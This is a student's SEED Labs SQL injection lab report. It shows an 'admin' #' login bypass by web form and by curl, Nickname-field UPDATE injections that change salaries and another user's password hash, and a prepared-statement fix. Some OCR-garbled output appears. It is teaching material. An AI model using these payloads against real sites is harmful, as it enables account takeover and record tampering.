

Information

Security

SQL Injection Attack Lab



Muhammad Irfan

BCS-18-43

BS-CS 7th Sem. (M)

University of Sahiwal

SQL Injection Attack Lab


Lab Tasks

Task 1: Get Familiar with SQL Statements

\$ mysql -u root -pseedubuntu

mysql> show databases;

mysql> use Users;

A terminal window titled 'Terminal' showing a MySQL session. The user runs 'sudo mysql -u root -pseedubuntu'. The MySQL prompt shows a warning about insecure command-line passwords. The user enters 'show databases;', which returns a list of databases including 'information_schema', 'Users', 'elgg_csrf', 'elgg_xss', 'mysql', 'performance_schema', 'phpmyadmin', and 'sys'. The user then enters 'use Users;', which changes the database to 'Users'. Finally, the user enters 'show tables;', which returns a single table named 'credential'.

```
[10/29/21]seed@VM:~/../lab1$ sudo mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 15
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| Users      |
| elgg_csrf  |
| elgg_xss  |
| mysql      |
| performance_schema |
| phpmyadmin |
| sys        |
+-----+
0 rows in set (0.00 sec)

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A



Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.01 sec)

mysql> 
```

```
mysql> select * from credential where name = 'Alice';
```

Task 2.1: SQL Injection Attack from webpage.

Type “**admin' #**” in the Username field and leave empty the password field.



Task 2.2: SQL Injection Attack from command line.

Write Code on Terminator in Seed Lab:

curl

```
'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%20%23';
```

```
[10/29/21]seed@M:-$ curl http://www.seedlabs.injection.com/unsafe_home.php?username=Admin&72920%33'<br><!--<br>SEED Lab: SQL Injection Education Web platform<br>Author: Kailiang Ying<br>Email: kying@syr.edu<br>--<br><!--<br>SEED Lab: SQL Injection Education Web platform<br>Enhancement Version 1<br>Date: 12th April 2018<br>Developer: Kuber Kohli<br><br>Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.<br><br>NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.<br>--<br><br><DOCTYPE html><br><html lang="en"><br><head><br><!-- Required meta tags --><br><meta charset="utf-8"><br><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"><br><br><!-- Bootstrap CSS --><br><link rel="stylesheet" href="css/bootstrap.min.css"><br><link href="css/style_home.css" type="text/css" rel="stylesheet"><br><br><!-- Browser Tab title --><br><title>SQLi Lab</title><br></head><br><body><br><nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3E4055;"><br><div class="collapse navbar-collapse" id="navbarTogglerDemo01"><br><a class="navbar-brand" href="/unsafe_home.php" ></a><br><br><ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="/unsafe_home.php#home" >Home <span class="sr-only">(current)</span></li><li class="nav-item"><a class="nav-link" href="/unsafe_edit_frontend.php#edit_profile">Edit Profile</li></ul><button onclick="logout()" type="button" id="logoffBtn" class="nav-link my-2 my-lg-0">Logout</button></div></nav><div class="container"><div class="text-center"><div><table class="table table-striped table-bordered"><thead class="thead-dark"><tr><th scope="col">Username</th><th scope="col">Email</th><th scope="col">Salary</th><th scope="col">Birthday</th><th scope="col">SSN</th><th scope="col">Nickname</th><th scope="col">Email</th><th scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><tbody><tr><td>Alice</td><td>16000</td><td>2508</td><td>9/28</td><td>18211002</td><td></td><td></td><td></td></tr><tr><td>Bob</td><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td></tr><tr><td>Samy</td><td>40000</td><td>30000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td></tr><tr><td>Teek</td><td>50000</td><td>11000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td></tr><tr><td>Admin</td><td>99999</td><td>40000</td><td></td><td></td><td></td><td></td></tr></tbody></table></div></div><div class="text-center"><br><p>Copyright ©copy; SEED LABS</p></div></div></div><script type="text/javascript"><br>function logout(){<br>location.href = "logoff.php";<br>}</script><br></body><br>[10/29/21]seed@M:-$
```



```

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>Email</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>2500</td><td>9/20</td><td>10211002</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
    <div class="text-center">
      <p>
        Copyright &copy; SEED LABS
      </p>
    </div>
  </div>
  <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
  </script>


```

Task 3.1: Modify your own salary.

As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that I am **Alice**. I want to increase my own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. I know that salaries are stored in a column called **salary**.

I will use the statement in the NickName field: ', Salary=10000 where name = 'Alice' #


Salary before statement:



The screenshot shows a web browser window displaying the 'Alice Profile' page on the website 'www.seedlabsqlinjection.com'. The page has a green header with 'SEEDLABS' logo, 'Home', 'Edit Profile', and a 'Logout' button. The main content area is titled 'Alice Profile' and contains a table with the following data:

Key	Value
Employee ID	10000
Salary	2500
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Salary after statement:




The screenshot shows a web browser window with the URL `www.seedlabsqlinjection.com/unsafe_home.php`. The page displays the "Alice Profile" with a table of personal information. The table has two columns: "Key" and "Value".

Key	Value
Employee ID	10000
Salary	50000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Task 3.2: Modify other people's salary.

I want to reduce Bobby's salary to 1 dollar.

Use statement in Alice's profile editor: `', Salary=1 where name = 'Boby' #`



The screenshot shows the "Boby Profile" page on the SEEDLABS website. The URL in the browser is `www.seedlabsqlinjection.com/unsafe_home.php?username=Boby&id=1`. The profile table shows the following information:

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	


Task 3.3: Modify other people' password.

I want to change Bobby's password that I can log into his account and do further damage.

It uses SHA1 hash function to generate the hash value of password.

Use the following statement:


echo -n "tedwashere" | sha1sum



Copy the code you get and paste in Alice's profile editor as the following statement:

', password=(code you copied) where name = 'Boby' #

Boby's password before and after;



Task 4: Countermeasure — Prepared Statement.

```
seed@VM:~$ /var/www/SQLInjection/ bash: /var/www/SQL Injection/: Is a directory
```

```
seed@VM:~$ cd /var/www/SQLInjection/
```

```
seed@VM:~/SQLInjection$ ls
```

```
seed@VM:~/SQLInjection$ subl safe_home.php
```

```
seed@VM:~/SQLInjection$ subl unsafe_home.php
```

After execute these codes copy the code from line 70 to 80 in SAFE_HOME_PHP and paste over the line 70 to 100 in UNSAFE_HOME_PHP file then save the code file.

after saving run these codes in terminal.

